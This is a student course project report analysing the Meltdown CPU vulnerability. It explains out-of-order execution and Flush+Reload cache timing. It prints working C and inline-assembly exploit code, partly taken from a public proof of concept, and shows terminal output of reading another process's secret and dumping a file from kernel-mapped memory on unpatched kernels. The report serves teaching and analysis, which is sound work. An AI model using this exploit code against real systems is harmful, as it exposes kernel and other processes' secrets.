

# Meltdown - Architecture Project Report

Aman Jain 160050034  
Sushil Khyalia 160050035  
Kartik Khandelwal 160070025  
Syamantak Kumar 16D070025  
Anmol Mishra 150010041

November 2018

## 1 Abstract

The security of computer systems fundamentally relies on memory isolation, e.g., kernel address ranges are marked as non-accessible and are protected from user access. As part of our course project, we have read and analyzed Meltdown [1]. Meltdown is a security attack on user data mapped to kernel memory which allows any user process to read the entire kernel memory of the machine. It exploits the speculative (out of order) execution and cache side channel information of x86 processors. On affected systems, Meltdown enables an adversary to read memory of other processes or virtual machines in the cloud without any permissions or privileges, affecting millions of customers and virtually every user of a personal computer. We also analyze KAISER, a defense mechanism against side channel attacks on KASLR (Kernel Address Space Layout Randomisation), which is being used as a protection mechanism against Meltdown.

We have also experimented with a proof-of-concept implementation of meltdown [4] and have analyzed and understood their implementation. After going through their implementation, we have tried to implement some basic simulations such as

1. Reading a secret message present in the address space of a process through a different process
2. Dumping Kernel Memory which could potentially have passwords and protected information
3. Reconstructing an image file from Memory
4. Retrieving a text file from inaccessible memory portion

We have attempted to write our own code and execute a very simple simulation to access the address space of a user process from a different process. In the following sections, we describe our project and the attempts made.

## 2 Meltdown explained

Before we start with meltdown, we explain the basic technical background required to understand the vulnerability :-

### 2.1 Out-Of-Order Execution

Out-of-order execution (or more formally dynamic execution) is a paradigm used in most high-performance central processing units to make use of instruction cycles that would otherwise be wasted. In this paradigm, a processor executes instructions in an order governed by the availability of input data and execution units, rather than by their original order in a program. In doing so, the processor can avoid being idle while waiting

for the preceding instruction to complete and can, in the meantime, process the next instructions that are able to run immediately and independently.[5]


Therefore, instead of processing instructions strictly in the sequential program order, the CPU executes them as soon as all required resources are available.

## 2.2 Address Spaces : Isolation & Mapping

The security of Operating Systems relies on providing address space isolation, which means that

1. A user-level process cannot access kernel virtual address without running in the privileged mode i.e the kernel mode
2. A user-level process cannot access the address space of another user-level process running in parallel

The kernel address space does not only have memory mapped for the kernel's own usage, but it also needs to perform operations on user pages, e.g., filling them with data. Consequently, the entire physical memory is typically mapped in the kernel. On Linux and OS X, this is done via a direct-physical map, i.e., the entire physical memory is directly mapped to a predefined virtual address. [1]



A physical address which is mapped accessible for the user space is also mapped in the kernel space through the direct mapping.

## 2.3 Cache-based Side Channel Attacks


In order to speed-up memory accesses and address translation, the CPU contains small memory buffers, called caches, that store frequently used data. Cache side-channel attacks exploit timing differences that are introduced by the caches. A special use case are covert channels. Here the attacker controls both, the part that induces the side effect, and the part that measures the side effect. This can be used to leak information from one security domain to another, while bypassing any boundaries existing on the architectural level or above.

In particular, Meltdown exploits the use of the FLUSH+RELOAD technique. Flush+Reload attacks work on a single cache line granularity. These attacks exploit the shared, inclusive last-level cache. An attacker frequently flushes a targeted memory location using the clflush instruction. By measuring the time it takes to reload the data, the attacker determines whether data was loaded into the cache by another process in the meantime.

FLUSH+RELOAD consists of three primary steps, the first step is to flush the shared cache line from memory using the clflush instruction. Then, the attacker waits for a period of time after which it reloads the memory line. If the victim has accessed the memory location during the waiting period, the page is in the cache and will load faster. The attacker notes down the timing differences of cache access.

## 2.4 Building Blocks of the Attack

The Meltdown attack consists of the following two parts :-



### 2.4.1 Executing Transient Instructions

An instruction is called a *transient instruction* if execution of the instruction takes place out-of-order, which may leave measurable side-effects. Any sequence of instructions containing at least one transient instruction is called transient instruction sequence. These transient instructions form the sender side of the covert channel. These transient instructions present an exploitable side-channel if their operation depends on a secret value being accessed. Execution of these transient instructions results in changing a microarchitectural state (cache state) which is dependent on the secret being accessed. This change of state is exploited in building a covert channel which is described in the next section.

If, while executing the above set of instructions, a user-inaccessible address is accessed which may be the case while accessing a secret, an exception is triggered. The attacker can deal with this exception in two ways :-

1. Exception Handling

The process may execute the required transient instructions in a child process which would crash on the exception. It would then process the secret by observing the changed microarchitectural state. It can also override the signal handler for the exception to discard the termination signal and reduce the overhead of creating a child process.

2. Exception Suppression

Exception suppression can be accomplished through the use of Transactional Memory. Transactional Memory allows to group a set of memory accesses into a seemingly atomic operation which rolls back on an illegal memory access when an exception is raised.

### 2.4.2 Building a Covert Channel

The transient instruction acts as the sending side of the microarchitectural covert channel. The receiving side of this covert channel tries to deduce the secret from the change in the microarchitectural state.

Meltdown uses techniques from cache attacks as cache state is a microarchitectural state which can be reliably transferred into an architectural state using various techniques. Use of FLUSH+RELOAD is preferred as it allows us to build a fast and low-noise covert channel.

Whenever any process accesses any address it gets cached for subsequent accesses. Now, we can check whether an address has been recently accessed by any other process by comparing the access times of the address with other address. If another process had accessed the address recently, it would have cached and hence the time to access that address would have been less as compared to other addresses.

In FLUSH+RELOAD attack, sender flushes the cache and accesses an address out of 256 addresses, each belonging to a different cache line, depending on the value of the secret byte being read. Now, the receiver compares the access time of all the addresses. The address read by the sender will give a cache hit while the others will give a cache miss. The difference in the access time helps us reveal the secret byte.

## 2.5 Attack Description

The primary code sequence of meltdown is :-

```
1 ; rcx = kernel address
2 ; rbx = probe array
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Meltdown combines the two building blocks discussed in the above section. First, an attacker makes the CPU execute a transient instruction sequence which uses an inaccessible secret value stored somewhere in physical memory. The transient instruction sequence acts as the transmitter of a covert channel, ultimately leaking the secret value to the attacker.

Meltdown consists of 3 steps:

1. The content of an attacker-chosen memory location, which is inaccessible to the attacker, is loaded into a register.
2. A transient instruction accesses a cache line based on the secret content of the register.
3. The attacker uses Flush+Reload to determine the accessed cache line and hence the secret stored at the chosen memory location.

### STEP 1 : Reading the Secret

The first step is to try and access the byte present at the address given in the register rcx (which is a kernel virtual address) and store it in the lower 8 bytes of the rax register given by al. In parallel to translating a virtual address into a physical address, the CPU also checks the permission bits of the virtual address, i.e., whether this virtual address is user accessible or only accessible by the kernel.

As discussed previously, most hardware vendors recommend mapping the entire kernel into the virtual address space of every process. Therefore, accessing kernel virtual addresses is also possible and always leads to valid memory translations, and the CPU can access the content of these memory locations and store them in registers. The only difference in accessing such address is that if the process does not have the required privilege level, i.e not running in the kernel mode, then the CPU is not able to store the value at the address into the register and an exception is raised.

However, Meltdown exploits the out-of-order execution of modern CPUs. When the kernel address is being loaded in line 4, then it may be possible that the CPU has already issued the subsequent instructions and their corresponding micro-operations are waiting for the content of the kernel address to arrive. As soon as the data arrives, these micro-operations can begin their execution. When they finish their execution, then they retire in order and their results are committed to memory. During retirement, any exceptions raised during the execution of any instruction are handled. As a result of handling exceptions, the pipeline is flushed to eliminate the result of all subsequent instructions which were executed out-of-order. The content of the register, `rax`, is therefore cleared and the program faces an exception due to an illegal memory access.

## STEP 2 : Transmitting the Secret

Line number 7 in the code listing described above is the transient instruction responsible for transmitting the secret which is accessed at the kernel virtual address. Secret Transmission is possible due to the fact that there is a race condition in the execution of the instruction at Line Number 7 and the raising of the exception which leads to subsequent pipeline flush. If this transient instruction sequence is executed before the `MOV` instruction is retired (i.e., raises the exception), and the transient instruction sequence performed computations based on the secret, it can be utilized to transmit the secret to the attacker.

As already discussed, we utilize cache attacks that allow to build fast and low-noise covert channel using the CPU's cache. Thus, the transient instruction sequence has to encode the secret into the micro-architectural cache state.

To ensure the above, we allocate a probe array in memory and ensure that no part of this array is cached. To transmit the secret, the transient instruction sequence contains an indirect memory access to an address which is calculated based on the secret (inaccessible) value. In line 5 from the code listing, the value of the secret read is multiplied with 4096 (4 KB, which is the page size). This multiplication ensures that the accesses to the array have a large spatial distance between them. This ensures that the hardware prefetcher is unable to fetch adjacent memory locations into the cache as well. Therefore, our probe array is  $256 \times 4096$  in size.

We access the array at the index  $secret * pagesize$  where `secret` is a byte and `pagesize` is typically 4096 (4KB). If however, the exception was raised earlier and the content of the register was cleared out to zero before the execution of instruction at Line 6, then the program jumps to the `retry` label at Line 3 and again executes the set of transient instructions.

When the transient instruction sequence of Step 2 is executed, exactly one cache line of the probe array is cached. The position of the cached cache line within the probe array depends only on the secret which is read in step 1.

## STEP 3 : Receiving the secret

In step 3, the attacker recovers the secret value (step 1) by leveraging a micro-architectural side-channel attack (i.e., the receiving end of a micro-architectural covert channel) that transfers the cache state (step 2) back into an architectural state. As discussed previously, Meltdown relies on Flush + Reload to transfer the cache state into an architectural state. The attacker iterates over all 256 pages of the probe array and measures the access time for every first cache line (i.e., offset) on the page. The number of the page containing the cached cache line corresponds directly to the secret value which is basically the index of the probe array for which the access time is significantly less as compared to the other indices.

### 3 Preliminary Experiments

In this section, we have demonstrated the preliminary experiments forming the components of Meltdown attacks. These include code snippets about cache latencies, Exception Suppression using Signal Handling and Flush+Reload Attack. All these attacks form important components of the Meltdown attacks and are collectively used to access privileged memory pages. Most of the code snippets have been taken from [3].

#### 3.1 Cache Latencies

The code snippet below demonstrates the difference in latencies between the cache and the main memory.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <stdint.h>
4 #include <emmintrin.h>
5 #include <x86intrin.h>
6
7 uint8_t array[10*4096];
8
9 int main(int argc, const char **argv) {
10     int junk=0;
11     register uint64_t time1, time2;
12     volatile uint8_t *addr;
13     int i;
14
15     // Initialize the array
16     for(i=0; i<10; i++) array[i*4096]=1;
17
18     // FLUSH the array from the CPU cache
19     for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
20
21     // Access some of the array items
22     array[3*4096] = 100;
23     array[7*4096] = 200;
24
25     for(i=0; i<10; i++) {
26         addr = &array[i*4096];
27         time1 = _rdtscp(&junk);
28         junk = *addr;
29         time2 = _rdtscp(&junk) - time1;
30         printf("Access time for array[%d*4096]: %d CPU cycles\n", i, (int)time2);
31     }
32     return 0;
33 }
```

The output for the above code is as follows:

```
Access time for array[0*4096]: 504 CPU cycles
Access time for array[1*4096]: 560 CPU cycles
Access time for array[2*4096]: 536 CPU cycles
Access time for array[3*4096]: 200 CPU cycles
Access time for array[4*4096]: 536 CPU cycles
Access time for array[5*4096]: 500 CPU cycles
Access time for array[6*4096]: 536 CPU cycles
Access time for array[7*4096]: 216 CPU cycles
Access time for array[8*4096]: 544 CPU cycles
Access time for array[9*4096]: 504 CPU cycles
```

Here it can be seen that the array elements in the 3<sup>rd</sup> and 7<sup>th</sup> pages take significantly lesser time to access since they are already present in cache. This difference in cache and main memory latencies (corresponding

to **Hot** and **cold** memory accesses respectively) forms a very important part of the meltdown attack.

### 3.2 Flush+Reload

The code below shows a dummy Flush+Reload attack [6] where a program uses cache timing difference to determine which pages were accessed earlier. In this dummy example, the program is both the attacker and the victim. Generally they are two different non-trusting processes sharing physical pages (like identical libraries) to reduce memory footprint.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <stdint.h>
4 #include <emmintrin.h>
5 #include <x86intrin.h>
6
7 uint8_t array[256*4096];
8 int temp;
9 char secret = 94; //Secret value
10
11 /* cache hit time threshold assumed*/
12 #define CACHE_HIT_THRESHOLD (350)
13 #define DELTA 1024
14
15 void flushSideChannel()
16 {
17     int i;
18
19     // Write to array to bring it to RAM to prevent Copy-on-write
20     for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
21
22     //flush the values of the array from cache
23     for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
24 }
25
26 void victim()
27 {
28     temp = array[secret*4096 + DELTA];
29 }
30
31 void reloadSideChannel()
32 {
33     int junk=0;
34     register uint64_t time1, time2;
35     volatile uint8_t *addr;
36     int i;
37     for(i = 0; i < 256; i++){
38         addr = &array[i*4096 + DELTA];
39         time1 = _rdtscp(&junk);
40         junk = *addr;
41         time2 = _rdtscp(&junk) - time1;
42         if (time2 <= CACHE_HIT_THRESHOLD){
43             printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
44             printf("The Secret = %d.\n",i);
45         }
46     }
47 }
48
49 int main(int argc, const char **argv)
50 {
51     flushSideChannel();
52     victim();
53     reloadSideChannel();
54     return (0);
55 }
```

The output for the above code is as follows:

array[94\*4096 + 1024] is in cache.  
The Secret = 94.

Here, It can be seen that through the **reloadSideChannel** subroutine there, the attacker is able to determine which page is being accessed by the receiver if time to access the element in that page is less than the **CACHE\_HIT\_THRESHOLD**, thus giving us the secret which was just the page number whose element we accessed earlier in victim subroutine. Also it is important to first flush all the cache lines (in the **flushSideChannel** subroutine) so that no array element is initially in the cache.

## 4 Putting It all Together - The Meltdown Attack

In this section we present the meltdown attack putting together all the vital components. As a Proof Of Concept(POC) of the Meltdown attack, the authors have provided a Github Repository <https://github.com/IAIK/meltdown> which contains several applications exploiting the meltdown bug. The libkdumb library provided is especially useful as it provides a simple API to perform these exploits. We explain the meltdown attack by analyzing the relevant code segments from the libkdumb library.

The libkdumb provides a simple function **libkdumb\_read** which takes a single argument- the virtual address to read, and reads its contents. This is independent of whether the virtual address is accessible(user space address) or inaccessible (kernel space address). The libkdumb\_read function calls another subroutine (depending on whether the gcc compiler supports Transaction memory). We explain one of them (both differ only in their handling of the SIGSEGV exception). The relevant code snippets are as follows:

```
1 //libkdumb_read_signal_handler subroutine
2 int __attribute__((optimize("-Os"), noinline)) libkdumb_read_signal_handler() {
3     size_t retries = config.retries + 1;
4     uint64_t start = 0, end = 0;
5
6     while (retries--) {
7         if (!setjmp(buf)) {
8             MELTDOWN;
9         }
10
11         int i;
12         for (i = 0; i < 256; i++) {
13             if (flush_reload(mem + i * 4096)) {
14                 if (i >= 1) {
15                     return i;
16                 }
17             }
18             sched_yield();
19         }
20         sched_yield();
21     }
22     return 0;
23 }
```

The code snippet above calls the meltdown core sequence which has been described in detail in section 2.5, followed by calling the **flush\_reload** subroutine to determine if the *i*th page is present in the cache. If it is, then that *i* is the value of byte read from the physical memory.

```
1 // flush+Reload Subroutine
2 static int __attribute__((always_inline)) flush_reload(void *ptr) {
3     uint64_t start = 0, end = 0;
4
5     start = rdtsc();
6     maccess(ptr);
7     end = rdtsc();
8 }
```



```

9   flush(ptr);
10
11   if (end - start < config.cache_miss_threshold) {
12       return 1;
13   }
14   return 0;
15 }

```

The above subroutine returns 1 if the value pointing at by "ptr" is present in the cache and 0 otherwise.

```

1 // the core meltdown sequence
2 #define meltdown
3   asm volatile("1:\n"
4               "movq (%rsi), %rsi\n"
5               "movzx (%rcx), %rax\n"
6               "shl $12, %rax\n"
7               "jz 1b\n"
8               "movq (%rbx,%rax,1), %rbx\n"
9               :
10              : "c"(phys), "b"(mem), "S"(0)
11              : "rax");

```

The above is just the core sequence of meltdown, written as inline assembly which has been described in detail in section 2.5. All in All, this sequence of code allows us to read any virtual address, thus giving the meltdown exploit.

## 5 Attacks performed


In this section, we present some of the exploits of the meltdown bug. We performed these attacks on machines having Ubuntu 16.04 with kernel versions '4.10.0-28-generic' and '4.8.0-36-generic' as these versions don't have KAISER/KPTI support. Additionally, we performed these attacks on a Virtual Machine with the above kernel versions which also gave satisfactory results.

### 5.1 Spying on a secret

For this attack, we are using code that we wrote ourselves taking inspiration from [2] .

Here we are using the meltdown exploit to read the memory of a victim process. The victim process initialises a secret array and outputs its physical address on the terminal.

The attacker uses this physical address to find the corresponding kernel virtual address and reads it in a loop using libkdump.read dumping it on the kernel as can be in the images below.



```

→ meltdown-master sudo ./secret
[+] Secret: How, you broke the security boundary between user space and kernel
[+] Physical address of secret: 0x55a626a0
[+] Exit with Ctrl+C if you are done reading the secret

```

Figure 1: Secret string in a process

```

→ test taskset 0x1 ./attacker 0x55a626a0 0xffff9c0240000000
0xffff9c0295a626a0
[+] Physical address      : 0x55a626a0
[+] Physical offset      : 0xffff9c0240000000
[+] Reading virtual address: 0xffff9c0295a626a0

Transactional Memory not supported
Now, you broke the security boundary between user space and kernel

```

Figure 2: Reading the secret string stored in a process from another process

## 5.2 Reading a plain text file

Building on our previous exploits, we simulated a file retrieval using Meltdown. Although our code base was capable of executing the attack, we used the libkdump library for faster execution.

Here we have a victim process which opens a file and prints its physical address in the terminal which will be used by the attacker. In principle, the attacker does not know the exact physical address of the secret and generally dumps the whole physical memory, but we have just provided the exact address for brevity's sake.

The attacker uses this physical address to find the corresponding kernel virtual address and reads it in a loop using libkdump\_read, dumping it on the kernel as can be in the images below.

```

kartik:meltdown$ sudo ./secret file.txt
[+] Physical address of buffer: 0x12ba3fc10
[+] Exit with Ctrl+C if you are done reading the secret

```

Figure 3: The victim process providing us the physical address of the file

```

kartik:meltdown$ taskset 0x1 sudo ./memdump 0x12ba3fc10 -1 0xffff951400000000
[+] Physical address      : 0x12ba3fc10
[+] Physical offset      : 0xffff951400000000
[+] Virtual address      : 0xffff95152ba3fc10
12ba3fc10: | 00 00 6c 74 64 6f 77 6e 20 69 73 20 61 20 68 61 | ..ltdown is a ha |
12ba3fc20: | 72 64 77 61 72 65 20 76 75 6c 6e 65 72 61 62 69 | rdware vulnerabi |
12ba3fc30: | 6c 69 74 79 20 61 66 66 65 63 74 69 6e 67 20 49 | lity affecting I |
12ba3fc40: | 6e 74 65 6c 20 78 38 36 18 8f 69 63 16 95 58 ff | ntel x86..ic..X. |
12ba3fc50: | 10 63 00 73 73 00 00 73 2c 20 49 42 4d 20 50 4f | .c.ss..s, IBM PO |
12ba3fc60: | f0 8d 8d 00 00 00 00 63 2e 2e 73 00 00 73 2c 20 | .....C..s..s, |
12ba3fc70: | f8 08 2e d6 15 95 ff 41 00 4f c9 34 16 95 ff ff | .....A.0.4.... |
12ba3fc80: | 80 64 20 00 69 63 72 6f 70 72 6f 63 65 73 73 6f | .d .icroprocesso |
12ba3fc90: | 72 72 2e 5b 31 5d 5b 32 5d 5b 00 00 20 49 00 00 | rr.[1][2][.. I.. |
12ba3fca0: | 61 6c 6c 6f 00 73 20 61 20 72 6f 67 75 65 20 70 | allo.s a rogue p |
12ba3fcb0: | 72 6f 63 65 73 73 20 74 6f 20 72 65 61 64 20 61 | rocess to read a |
12ba3fcc0: | 6c 6c 20 6d 65 6d 6f 72 79 2c 20 65 76 65 6e 20 | ll memory, even |
12ba3fcd0: | 77 68 65 6e 20 69 74 20 69 73 20 6e 6f 74 20 61 | when it is not a |
12ba3fce0: | 75 74 68 6f 72 69 7a 65 64 20 20 6f 20 64 6f 20 | uthorized o do |
12ba3fcf0: | 73 6f 2e 0a 0a 4d 65 6c 74 64 6f 77 6e 20 61 66 | so...Meltdown af |
12ba3fd00: | 66 65 63 74 73 20 61 20 77 69 64 65 20 72 61 6e | fects a wide ran |
12ba3fd10: | 67 65 20 6f 66 20 73 79 73 74 65 65 73 2e 20 41 | ge of systeess. A |
12ba3fd20: | 74 20 74 68 65 20 00 69 6d 00 20 6f 66 20 64 69 | t the .im. of dl |
12ba3fd30: | 73 63 6c 6f 73 75 72 65 2c 20 74 68 69 73 20 69 | sclosure, this i |

```

Figure 4: Reading the text file using the attacker processing by provide the physical address of the text file and the kaslr offset

## 6 Observations




Figure 5: Graph of access times of the corresponding byte values accessed through meltdown. Note that the down-peak observed corresponds to the byte which is cached and hence is the value at the physical address




Figure 6: Graph of access times of the corresponding byte values accessed through meltdown. Note that the down-peak observed corresponds to the byte which is cached and hence is the value at the physical address

## 7 Challenges faced

1. The main challenge faced while simulating meltdown was that meltdown attack works only for the kernels with KAISER patches disabled and Linux kernel versions have been updated to include the required patches.

So, we downgraded our kernel version to 4.8 which did not have the patches to handle meltdown

2. Also dumping the physical memory requires a trade-off between accuracy and resources. So we had to increase the number of retries performed to get a value from a physical address which increased the time taken by the program to dump the memory contents.
3. Another challenge was to find the threshold for accesses to consider them in cache or not. These thresholds varied for different machines and we had to find cache time separately to find threshold of each machine.

We used a function `detect_flush_reload_threshold` from the libkdump library to find average threshold value for a member of cache.

4. We also faced problems in reading and writing the images as files because of the corrupting of the header due to which we were not able to write properly.

So we passed buffer address of the images to reconstruct them.

## 8 Countermeasures against Meltdown

As Meltdown exploits the out of order execution an obvious fix is to make the execution of instructions sequential. However, this will lead to sharp decrease in the performance.

KASLR (kernel address space layout randomization) is a technique in which we randomize the kernel offset every time the system reboots. But this can be easily broken down by performing a very number of tests. Hence KASLR is not that effective against preventing meltdown.

KAISER is a software workaround which implements a stronger isolation between kernel and user space. KAISER does not map any kernel memory in the user space, except for some parts required by the x86 architecture. Thus, there is no valid mapping to either kernel memory or physical memory (via the direct-physical map) in the user space, and such addresses can therefore not be resolved. However, x86 architecture requires some privileged locations to be mapped in user space. These memory locations are still susceptible to the Meltdown attacks. Even though these memory locations do not contain any secrets, such as credentials, they might still contain pointers. Leaking one pointer can be enough to again break KASLR, as the randomization can be calculated from the pointer value.

## 9 Conclusion

As is shown by the above experiments, Meltdown is able to break one of the most important security feature of Operating System, memory isolation. Breakdown of this means that each process can access the whole physical memory without the requirement of higher privilege levels through the use of cache-side channel attack. Also, we observed that KAISER can help control meltdown attacks to some extent.

## 10 Contributions

Everyone has knowledge of the different parts and gave inputs for the same. The work division was not very strict and most of the work was done together.

## References

- [1] Moritz Lipp et al. “Meltdown: Reading Kernel Memory from User Space”. In: *27th USENIX Security Symposium (USENIX Security 18)*. 2018.
- [2] *Meltdown Affected*, <https://github.com/raphaelsc/Am-I-affected-by-Meltdown>. URL: <https://github.com/raphaelsc/Am-I-affected-by-Meltdown>.
- [3] *Meltdown Attack Lab*, [http://www.cis.syr.edu/~wedu/seed/Labs\\_16.04/System/Meltdown\\_Attack/](http://www.cis.syr.edu/~wedu/seed/Labs_16.04/System/Meltdown_Attack/). URL: [http://www.cis.syr.edu/~wedu/seed/Labs\\_16.04/System/Meltdown\\_Attack/](http://www.cis.syr.edu/~wedu/seed/Labs_16.04/System/Meltdown_Attack/).
- [4] *Meltdown Proof-Of-Concept*, <https://github.com/IAIK/meltdown>. 2018. URL: <https://github.com/IAIK/meltdown>.
- [5] *Out-Of-Order execution - Wikipedia*, [https://en.wikipedia.org/wiki/Out-of-order\\_execution](https://en.wikipedia.org/wiki/Out-of-order_execution). URL: [https://en.wikipedia.org/wiki/Out-of-order\\_execution](https://en.wikipedia.org/wiki/Out-of-order_execution).
- [6] Yuval Yarom and Katrina Falkner. “FLUSH+RELOAD: A High Resolution, Low Noise, L3 Cache Side-channel Attack”. In: *Proceedings of the 23rd USENIX Conference on Security Symposium*. SEC’14. San Diego, CA: USENIX Association, 2014, pp. 719–732. ISBN: 978-1-931971-15-7. URL: <http://dl.acm.org/citation.cfm?id=2671225.2671271>.